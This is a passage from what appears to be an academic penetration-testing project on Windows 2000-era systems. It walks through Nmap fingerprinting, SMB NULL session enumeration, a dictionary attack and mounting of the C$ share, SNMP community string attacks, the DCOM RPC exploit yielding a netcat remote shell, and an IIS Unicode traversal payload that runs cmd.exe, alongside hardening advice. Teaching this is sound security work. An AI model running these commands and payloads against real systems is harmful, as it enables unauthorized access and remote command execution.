The following is the output generated by Nmap. As it can be seen, not only a SYN Stealth port scan is performed, but also the last lines of the output show the operating system guess. Although in this example Nmap shows several possible versions of Microsoft Windows, the attacker can now be sure that the target is indeed a Windows box:

```
Starting Nmap 3.75 ( http://www.insecure.org/Nmap ) at 2004-11-20 15:17 GMT Standard Time
Insufficient responses for TCP sequencing (2), OS detection may be less accurate

Interesting ports on IS~VICTIM (192.168.0.1):
(The 1645 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
7/tcp    open  echo
9/tcp    open  discard
13/tcp   open  daytime
17/tcp   open  qotd
19/tcp   open  chargen
21/tcp   open  ftp
23/tcp   open  telnet
25/tcp   open  smtp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
```

```
1025/tcp open  NFS-or-IIS
1027/tcp open  IIS
1030/tcp open  iad1
2105/tcp open  eklogin
3372/tcp open  msdtc
MAC Address: 00:80:C6:06:37:20 (National Datacomm)
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000 Pro or Advanced Server, or Windows XP, Microsoft Windows 2000 Pro RC1 or Windows 2000 Advanced Server Beta3, Microsoft Windows 2000 Pro SP2

Nmap run completed -- 1 IP address (1 host up) scanned in 3.395 seconds
```

Now the attacker could combine the previous OS enumeration information with the services and application versions previously discovered. In this case for instance, the attacker could narrow down the different Windows versions to only one by paying attention to the IIS web server version (5.0). By doing a little bit of research, an attacker can find out that IIS web server 5.0 belongs to Windows 2000. In the same manner, the attacker could research on the different service versions found previously and match these versions to a specific Microsoft Windows version.

The last command performed is an educated guess of the operating system by port scanning a range of ports. However, an attacker will not usually be as detectable, so he will probably try to perform stack fingerprinting against a single open port. Because Nmap needs at least one open port and one closed port on the target to perform a precise guess of the running operating system, in the following scan, port 23 (which was previously discovered to be open) and port 4428 (which appeared as closed on previous scans) is used. Please, note that when scanning for open ports, Nmap only shows the open ports in the results, and reports that the ports not shown in the output are assumed to be closed.

```
C:\tools\nmap>nmap -O -p 23,4428 192.168.0.1
```

2.6.2 Passive OS Fingerprinting

In passive operating system detection, the attacker does not actively send packets to the remote host but rather analyzes the network traffic and looks for fingerprints that reveal what operating system is in use. By monitoring the traffic between different systems, the operating systems in use on a network can be recognized. *K9* is an example of a Windows-based tool that can be used to perform passive operating system fingerprinting *(See Appendix C).*

2.7 Vulnerability Scanning

After having gone though all the previous steps of enumeration, an attacker will have a wealth of information about the target such as running services, versions of the applications running the services and the version of the operating system. Let's recall that all this information was remotely extracted from the system by the attacker. In other words, the attacker never had physical access to the target machines. That is the most scary part.

Once our attacker has enumerated as much information about the system as possible, he will then try to exploit a service running on the target. After all, this is why he went through the long process of enumeration: to learn what vulnerabilities can be exploited on the target. There are basically two ways in which an attacker can find out what vulnerabilities are present on the services running on a system. The first one is what I call *manual vulnerability scanning.* The second one is *automatic vulnerability scanning*, more commonly known as vulnerability scanning. Both types will be discussed in the following sections.

2.7.1 Manual Vulnerability Scanning

Manual vulnerability scanning consists of researching on the versions of the applications running the services on the target as well as vulnerabilities present on the operating system itself. These can be done though searching public information available on the Internet. Some of the best resources for learning about security holes as well as exploits for those holes include vulnerability databases *(see Appendix A)*, mailing lists, forums, security news and newsgroups.

Why are vulnerabilities as well as exploits available to the public? One may ask. The answer for this is that all this information is meant to be used by security experts for research as well as testing purposes. By making vulnerabilities public, vendors can improve the security in their products by receiving feedback from the security and hacking community. However, there is also a *non* legitimate use for all these information: crackers can use it to illegally access computer systems.

2.7.2 Automatic Vulnerability Scanning


As its name suggests, this type of vulnerability discovery process is completely automatic. Automatic vulnerability scanning works by using a tool called *vulnerability scanner*. A vulnerability scanner includes an internal database with signatures of thousands of vulnerabilities. This vulnerability database can be updated, which theoretically means that the latest vulnerabilities discovered will be found on the remote system if present. Vulnerability scanners provide penetration testers with an automatic way to check for security holes on remote machines. However, penetration testers should not completely rely on vulnerability scanners as there are some types of security risks that require human judgment to be detected.

The main disadvantage of vulnerability scanners is that they are tremendously detectable. Because this tool checks for every single vulnerability on its database (although only certain vulnerabilities can also be selected), excessive traffic is sent to the target, making it easy to detect by IDS's. For this reason, whenever a penetration tester is trying to find out about vulnerabilities present on a system that belongs to a network where an IDS is present, he will probably choose manual vulnerability scanning instead.

One of the best Windows vulnerability scanners is *GFI LANGuard Network Security Scanner*.

Although LANGuard N.S.S. is a commercial tool, it offers an evaluation period for free as well. LANGuard offers many types of different vulnerability scans *(See Figure 2)* such as CGI scanning, missing-patches scanning, share finder, TCP and UDP scan, as well as built-in tools such as SNMP walk, SNMP audit and SQL Server audit. Not only does LANGuard perform many types of operations and offers many auditing tools but it also gives security tips. For instance, when a vulnerability has been found on a Windows machine, LANGuard will give brief information about

the vulnerability, what to do to fix it and it will show web links to learn more about the vulnerability.



LANGuard N.S.S. is an essential tool for penetration testers analyzing the security of Windows -based internal networks. Since most unauthorized attacks against networks are done internally rather than from the Internet (80% according to ComputerWorld in January 2002), it is really important to check the security of a network from an internal attacker's point of view.

3 Exploiting Services

Once an attacker has successfully identified the services running on the target computer he can now decide which vulnerability he wants to exploit. Running services are usually applications functioning in listening mode waiting for network devices to send them messages. This means that an application can always send messages to these services. If a bug exists in the implementation of a given service, this can be further exploited causing different effects depending on the type of bug that existed in the flawed application.

There are many types of vulnerabilities. Since similar types of vulnerabilities are exploited in

similar ways, exploits for different types of vulnerabilities will be shown in this project. Although there are other types, only the most popular ones will be demonstrated in this research. These are the following:

- Buffer Overflow
- DOS (Denial of Service)
- Default or faulty configuration

Buffer overflow attacks exploit vulnerabilities present in programs that do not check for the size of an input before processing it. In a buffer overflow attack, the attacker deliberately introduces extra data as part of the input of an application. The extra data is sent to memory addresses of the target system that was meant to hold data used by the exploited application. The attacker can then overwrite the return address with executable code. This executable code could include, among other tasks, returning a remote shell that gives remote access of the compromised system to the attacker. "In the ideal version of this attack, the overflow values introduced become new instructions that give the attacker control of the target processor." (Peikari and Chuvakin, 161)

In *DOS* attacks the attacker disables services offered by the target system. This can be done by either flooding the target with traffic that cannot be handled properly or by sending data to the target that will cause it to crash. As a result, in the first case, the services offered by the target are unavailable as long as the DOS attack is taking place. In the second case, depending on whether a single service or the whole system has crashed, the system will be unavailable until either the service or the whole system is restarted. A variation of DOS attacks are DDOS *(Distributed Denial of Service)* attacks, which are DOS attacks that are launched from several locations in a synchronized manner.

Default or faulty configuration vulnerabilities are not only a very wide category of vulnerabilities, but also the most common type present on Windows systems (and other systems as well). In these attacks, the intruder simply takes advantage of an ignorant or lazy administrator that leaves default configuration for some of the resources offered by the system. Interestingly enough, sometimes these administrators are not even aware that some of these resources exist. It is quite common to see

services offered by Windows systems that exist by default since the installation of the operating system. Many times, administrators are not only unaware of some of the resources being offered remotely, but they are also not aware of the ways these resources can be exploited. Usually, administrators do not keep security in mind when configuring Windows systems but rather, simply worry about making them work.

3.1 SMB/Netbios

According to SANS *(www-9)*, SMB/Netbios are the most exploited protocols on Windows boxes. For this reason, this is the first service discussed in this project. There have been many issues with SMB/Netbios for many years. However, most of the attacks against these protocols can be solved with the right configuration or just by disabling the protocols.

SMB/Netbios are two protocols that work together in order to offer shared folders and files in Windows systems along networks. SMB/Netbios protocols are enabled by default after installing any version of Microsoft Windows. This gives intruders the opportunity to take control over the target's hard drive in such an easy way.

Two vulnerabilities will be discussed for SMB/Netbios which are the most exploited ones. These are NULL sessions and administrative hidden shares.

Vulnerability Name	***Windows Versions Affected***
NULL Sessions	All Netbios-enabled Windows with with anonymous connections enabled

Due to the Microsoft implementation of the Netbios protocol, any user that is not authenticated can establish a Netbios session. Since the connection is established with blank username and password, it is referred to as a NULL session. After establishing a SMB/Netbios NULL session an attacker can dump lots of information such as network information, shares, users, groups, Windows Registry keys and others (Scambray, McClure and Kurtz 74).

In the following command we attempt to enumerate the shares of the target system without success:

```
C:\>net view \\victim
System error 5 has occurred.

Access is denied.
```

Now, notice that after we establish a NULL session with the *net use* command we successfully enumerate the remote shares. In this case there is a folder being shared in the remote Windows box called *My Pictures*:

```
C:\>net use \\victim\ipc$ "" /u:""
The command completed successfully.
C:\>net view \\victim
Shared resources at \\victim

Share name   Type  Used as  Comment

-------------------------------------------------------------------------------
My Pictures  Disk
The command completed successfully.
```

In order to check if the NULL session is still established, the *net use* command without any parameters can be used:

```
C:\>net use
New connections will be remembered.

Status       Local     Remote                    Network
```

```
-------------------------------------------------------------------------------
OK                    \\victim\ipc$             Microsoft Windows Network
The command completed successfully.
```

However, performing the *net view* command on the target *(net view hostname)* after establishing a NULL session does *not* show the hidden shares on the remote system. To obtain more advanced information such as hidden shares and users present on the target, using a SMB/Netbios auditing tool such as *Enum* is suggested. One of the good things about Enum, is that it automates the process of establishing a NULL session before dumping information so we do not have to do it manually. In the following example, remote shares (hidden and not hidden) and present usernames are extracted from the target Windows box:

```
C:\tools\enum>enum -US 192.168.0.10
server: 192.168.0.10
setting up session... success.
getting user list (pass 1, index 0)... success, got 4.
  Administrator  Guest  IUSR_VICTIM  IWAM_VICTIM
enumerating shares (pass 1)... got 4 shares, 0 left:
  IPC$  My Pictures  ADMIN$  C$
cleaning up... success.
```

In this case 4 users are extracted (*Administrator, Guest, IUSR_VICTIM*, and *IWAM_VICTIM*), and 4 shares (*IPC$*, *My Pictures*, *ADMIN$*, and *C$*). Notice that the hidden shares end with a dollar sign *($)*.

By determining the usernames present on the target and whether or not the administrative hidden shares are enabled, an attacker can attempt to take over the victim's hard drive as it will be shown in the next discussed SMB/Netbios vulnerability: *Administrative Hidden Shares.*

Vulnerability Name	***Windows Versions Affected***
Administrative Hidden Shares	All Netbios-enabled Windows versions

Windows sets up administrative “hidden” shares that can be used in case an administrator needs to perform changes on a system remotely. As it has been demonstrated before, these hidden shares can be extracted quite easily after establishing a NULL session with the target and using a tool such as Enum, so they are not really that hidden.

Unfortunately, these administrative shares can be exploited by attackers to take over a Windows machine. If no passwords are set up on the target (blank password), the job of the attacker is even easier. In case a password is used, the attacker can perform a dictionary or bruteforce attack to try every possible password. However, before performing a dictionary attack on the target, the attacker needs to find out if a lockout policy is present on the target. If no lockout policy is defined, then unlimited number of tries are allowed.

In the following example, Enum is used to check if a lockout policy is present on the target Windows system:

```
C:\tools\enum>enum -P 192.168.0.10
server: 192.168.0.10
connected as CUR10US\administrator, disconnecting... success.
setting up session... success.
password policy:
  min length: none
  min age: none
  max age: 42 days
  lockout threshold: none
  lockout duration: 30 mins
  lockout reset: 30 mins
cleaning up... success.
```

As shown before there is *no* lockout threshold mechanism enabled on the target. So now, the attacker knows he can proceed by performing a dictionary attack since there are no limitations in the number of authentication attempts. In the following example, a dictionary attack against the administrative shares is demonstrated using Enum.

```
C:\tools\enum>enum -D -u administrator -f words-english.dic 192.168.0.10
[output omitted]
(418) administrator | admin
password found: admin
```

In the previous output we can see that the password *admin* was cracked after 418 attempts. This attack shows how important choosing a complex password is, as it is just a matter of time for an attacker to find an easy to guess password. In the previous attack, a dictionary file is used to try each possible password. If the administrator of the target machine chose a password different to each word contained in the dictionary file used by the attacker, then the attacker would probably try to perform a bruteforce attack with a tool different to Enum in order to try every possible password permutation.

Finally, now that the attacker knows both the administrator's username and password, he can remotely mount the *C$* hidden share and have access to the entire hard drive of the target box with administrative access. In other words, he can modify, delete or add any data on the compromised Windows system. The following is an example on how to mount the C$ share remotely:

```
C:\>net use b: \\192.168.0.10\C$ * /u:administrator
Type the password for \\192.168.0.10\C$:admin
The command completed successfully.
```

Notice that the flag */u:* stands for the username, and the asterisk sign * makes the remote system prompt the attacker to enter the password. In this case we enter *administrator* as username, and *admin* as the password. Also, in the previous command *b:* is the drive where we want to mount the remote hard drive. Any other letter can be used as long as it is not currently in use. Now, the attacker can simply see the content of the *b:* drive either through the command prompt, or through explorer.exe. As shown in the following command, the *b:* drive is really the remote hard drive:

```
C:\>dir b:\
 Volume in drive B has no label.
 Volume Serial Number is D4C9-2FD7

 Directory of b:\

22/11/2004  23:43    <DIR>          Documents and Settings
21/11/2004  14:02    <DIR>          Inetpub
23/11/2004  01:11    <DIR>          Program Files
23/11/2004  00:46    <DIR>          tools
22/11/2004  23:38    <DIR>          WINNT
               0 File(s)              0 bytes
               5 Dir(s)   5,729,439,744 bytes free
```

There are many things an administrator can do to avoid the previous attacks. The following is a summary of the different configuration changes that can be done:

- Completely disable the Netbios protocol on the present network connections
- Enable an account lockout policy
- Introduce the *RestrictAnonymous* key in the Windows Registry
- Use complex passwords
- Block incoming traffic on ports TCP 139, 445 and UDP 135 though 139 and 445

By disabling file sharing on the existing network connections we solve the whole problem of

SMB/Netbios security. If Windows file sharing is not needed, then SMB/Netbios should *immediately* be disabled by opening the network connections under the control panel, entering the properties of the network connection and finally disabling *File and Printer Sharing for Microsoft Networks.*

Enabling an account lockout policy would just add some security against dictionary and bruteforce attacks, however, it will not be as effective as completely disabling SMB/Netbios. A lockout policy can be set up by entering *Local Security Policy* in the *Control Panel* and modifying the *Account Lockout Policy*. For instance, we could configure a Windows system so that accounts would be locked out for thirty minutes after trying three invalid password attempts.

From the introduction of Windows 2000, there is a new Windows Registry key that can be added to *limit* the information that can be obtained though NULL sessions. It is important to emphasize that this key *only* limits the information leakage created by NULL sessions, but does not completely block it. The following are the settings to be entered in the Windows Registry to enable the RestrictAnonymous feature:

```
HKLM\SYSTEM\CurrentControlSet\Control\LSA
Value Name: RestrictAnonymous
Data Type: REG_DWORD
Value: 1 or 2 in Windows NT versions released after NT 4 (2000, XP, 2003, etc...)
```

Complex passwords should be at least eight characters long, should *not* be a dictionary word, and should use alphanumeric characters as well as symbols (&,%,(,@, etc...)

Blocking SMB/Netbios ports is the most secure option along with completely disabling the SMB/Netbios protocols. By blocking the ports used by SMB/Netbios we can restrict any incoming connections from remote machines.

3.2 SNMP

SNMP *(Simple Network Management Protocol)* is a protocol designed for administrators to manage network devices remotely. Although the focus for this project will be the security of SNMP on Windows clients and server machines, SNMP can also run on other network devices such as routers, switches and printers. SNMP is the most widely used network management protocol with three different versions available, version 1, 2 and 3. Although the last version is much more secure than the two previous ones, versions 1 and 2 are still the most widely used.

SNMP allows administrators using network management software to query SNMP devices which are running *agents* that respond to queries. These agents collect information about itself and the processed messages, and stores all the collected information in the MIB *(Management Information Base)* (Fitzgerald and Dennis, 378).

SNMP gives administrators the power to remotely manage network devices. This does not only include extracting information but also making configuration changes. To do this, a security mechanism called *community strings* is used. There are basically two types of community strings: *read only* and *read/write.* The first one only allows the administrator to extract information, the second one allows this plus the capability to perform changes on the device.

Unfortunately, administrators usually do not bother to change the default community strings, and if they do, they usually choose community strings that are very easy to remember. Also, because SNMP runs under the UDP protocol (rather than TCP), penetration testers usually forget to audit this protocol and do not pay attention to its insecurities. Not only is exploiting SNMP a very stealth way to attack a Windows box (or any other network device), it is also easy to spoof the source address of the attacker due to the connectionless nature of UDP.

Vulnerability Name	***Windows Versions Affected***
Default Community Strings	All SNMP-enabled Windows versions

By knowing that SNMP runs on port UDP 161, an attacker can determine whether or not it is running on the target by performing a UDP port scan as shown in the following example:

```
c:\tools\Nmap>nmap -v -sU -P0 -F victim
Interesting ports on VICTIM (192.168.1.10):
(The 999 ports scanned but not shown below are in state: closed)
PORT     STATE         SERVICE
135/udp  open|filtered msrpc
137/udp  open|filtered netbios-ns
138/udp  open|filtered netbios-dgm
161/udp  open|filtered snmp
445/udp  open|filtered microsoft-ds
500/udp  open|filtered isakmp
1028/udp open|filtered ms-lsa
1030/udp open|filtered iad1
3456/udp open|filtered IISrpc-or-vat

# Nmap run completed at Sun Nov 28 14:02:04 2004 -- 1 IP address (1 host up) scanned in 9.614 seconds
```

Notice that port UDP 161 appears in open/filtered state. Now, the attacker will probably first try to perform an SNMP query using the default community strings *public* and *private* for read-only and read/write community strings respectively. To do this, a network management tool can be used. There are many available, but in this case *SolarWinds* will be used due to its popularity as a network management tool set. SolarWinds includes a tool set made of many network management and security tools. Depending on the version, the number of tools included varies. In the following example *(See Figure 3)*, the *MIB Browser* from the Engineer's edition is used to attempt to browse through the target's MIB by using the default read-only community string *public*. As a result, a




Figure 3

wealth of information that can be used for a future attack is extracted from the Windows system. Some information includes hostname, services running with their actual file names, interface addresses, system uptime, running Windows version, addresses of remote connections, etc...

Vulnerability Name	***Windows Versions Affectected***
Dictionary/bruteforce community string attack	All SNMP-enable Windows versions

In case that trying the default community strings does not work, an attacker can then perform a dictionary attack or even a bruteforce attack trying all different permutations of community strings. Since SNMP allows any number of attempts when quering with a community string, it is really just a matter of time for an attacker to find out the read-only community string and the read/write

community string (in case it was enabled by the administrator).

The following output *(See Figure 4)* shows a SNMP community strings brute force attack executed




Figure 4

with *SNMP Brute Force Attack* from SolarWinds. For a dictionary attack, other tools such as *SNMP Dictionary Attack* (from SolarWinds as well) or *SNMP Audit* from GFI LANGuard Network Security Scanner could have been used.

Vulnerability Name	***Windows Versions Affected***
Plaintext community strings transfer	All versions running either SNMP v1 or SNMP v2c

Although the second version of SNMP was meant to be more secure than version 1, it still suffers from a transfer-of-plaintext-community-strings vulnerability. When a user is authenticated by the

SNMP agent though the use of a SNMP management tool, the community string (which acts as a password) is sent to the agent (which is really the machine running the SNMP service) in an unencrypted manner. This means that if an attacker has access to the network, he could sniff the community strings, and therefore, access the SNMP agent just like if he were the administrator. This problem was however corrected by SNMP version 3. SNMP v3 is not very widely used yet, but it still suffers from some security risks such as administrators leaving default community strings that are known by the hacking community.

There are many tools out there. *Cain* for instance, can be used to sniff the network and capture interesting traffic (SNMP community strings in this case). Cain is free and can sniff switched networks through ARP poisoning which is a technique limited to sniffing on the current subnet.

In order to prevent the previous attacks several actions can be taken. The most obvious one is to disable the SNMP service. If SNMP is not really needed, it should be disabled, as running services always increment the security risk in a system. In Windows, the SNMP service can be disabled by entering *Services* under the *Control Panel.* For a more efficient and quicker way, the following command can be executed:

```
C:\>net stop snmp
```

Please notice that the previous command only stops the SNMP service which means that it will be restarted after Windows restarts. In order to completely remove the SNMP service from the system it must be removed as a Windows component by using the *Add/Remove Windows Components* feature under the *Add/Remove Programs* section which is located in the *Control Panel.* To make things clearer, the following is the actual path in *most* Windows versions:

```
Start/Settings/Control Panel/Add Remove Programs/Add Remove Windows Components/Management and
Monitoring Tools
```

Also, it is important to understand that SNMP is not usually installed by default on Windows systems, but rather is enabled by the administrator in order to remotely manage the Windows machine and get information about the network. In order to see if the SNMP service is already running on your system you can either remotely scan for port UDP 161 open on your system, or simply execute the command *net start* locally to see all the services that are currently running.

In order to make dictionary and brute force attacks more difficult, choosing hard to guess community strings is also encouraged. Also, the read/write community string should be disabled unless it is strictly necessary since system changes can be made by using this community string.

Finally, in order to prevent sniffing attacks against plaintext community strings, SNMPv3 should be enabled instead of any of the two previous SNMP versions.

3.3 MSRPC

MSRPC is the Microsoft implementation of the *Remote Procedure Call* protocol. MSRPC is the essential technology in charge of many network operations handled by Microsoft Windows. MSRPC allows administrators to execute tasks remotely, and thus, lower the difficulty of network management operations. “RPC provides an inter-process communication mechanism that allows a program running on one computer to seamlessly execute code on a remote system *(www-10)*

MSRPC has been reported to have buffer overflow vulnerabilities on many occasions, allowing attackers to perform remote code execution and denial of service *(DOS)* attacks.

Vulnerability Name	***Microsoft Security Bulletin***	***Windows Versions Affectected***
RPC DCOM Buffer Overflow	MS03-026	• Microsoft Windows NT® 4.0 • Microsoft Windows NT 4.0 Terminal Services Edition • Microsoft Windows 2000 • Microsoft Windows XP • Microsoft Windows Server™ 2003

The following application (author is mentioned in the output) exploits a buffer overflow vulnerability present in the Distributed Component Object Model (DCOM) RPC interface in order to gain a remote shell and be able to execute code remotely with Local System privileges *(www-11)*:

```
C:\tools>dcom.exe  0 192.168.2.3
------------------------------------------------------------
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Ported to Win32 by Benjamin Lauzi re  <blauziere [at] altern.org>
- Using return address of 0x77e81674
Use Netcat to connect to 192.168.2.3:4444

C:\>cd tools\Netcat

C:\tools\Netcat>nc 192.168.2.3 4444
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\>
```

If the exploit works successfully, a remote shell will be returned after connecting to port 4444 on the target. Notice that the command prompt shown after executing the exploit is actually a remote

shell that allows the attacker/penetration tester to execute applications and commands on the target with Local System privileges.

3.4 IIS Web Server

There have been many security issues with IIS Web Server 4.0 and 5.0 since their release. Many of the found vulnerabilities have been graded as critical and can allow an intruder to access any files in the remote server and even execute commands on the compromised machine.

Vulnerability Name	***MS Bulletin***	***Software Versions Affectected***
Folder Traversal	MS00-078	• Microsoft IIS 4.0 • Microsoft IIS 5.0

In this case, the *Web Server Folder Traversal* vulnerability *(Microsoft bulletin MS00-078)* will be discussed as it is one of the most critical ones present in both IIS Web Server 4.0 and 5.0 that allows an attacker to access unauthorized data by sending specially crafted GET requests to the webserver.

In folder traversal vulnerabilities a very simple trick is used. Basically, the symbols "../" are used in order to go up one level in the directory structure. If the remote web server is not prepared to validate these types of inputs, the user who makes the request might be able to browse through the whole directory structure of the server, without authorization.

In the case of IIS Web Server 4.0 and 5.0, the webserver blocks "../" requests when attempting to browse *not* public folders. However, there is an implementation flaw that allows these types of requests to get through when using Unicode characters. Basically, when Unicode characters are passed as a request, IIS *first* checks if there is "../" characters. If no "../" characters are found, IIS then converts the Unicode characters into regular ASCII. After the request has been converted to ASCII characters the directory path is allowed by IIS and offered to unauthorized users including the possibility of passing commands to the shell *(cmd.exe).* Command execution is performed under the security context of the IUSR_*machinename*, where *machinename* is the netbios name of the

server. The IUSR_*machinename* is part of the *Guests* group which has restricted access to the system. Since the directory c:\inetpub\scripts gives complete permissions to *everyone*, we can fool the server with the following request from our browser and pass commands to the system by making it think that we are in the c:\inetpub\scripts directory:

```
http://victim/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
```

In the previous request the combination "%c0%af" corresponds to the Unicode code for the '/' character. This exploits the Unicode vulnerability previously described. Also, instead of doing the request with the browser we can establish a *raw connection* to the webserver and specifically create a GET request using the HTTP protocol. The following example does this using the multipurpose network tool Netcat*:*

```
C:\tools\Netcat>nc victim 80
GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\ HTTP/1.1
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
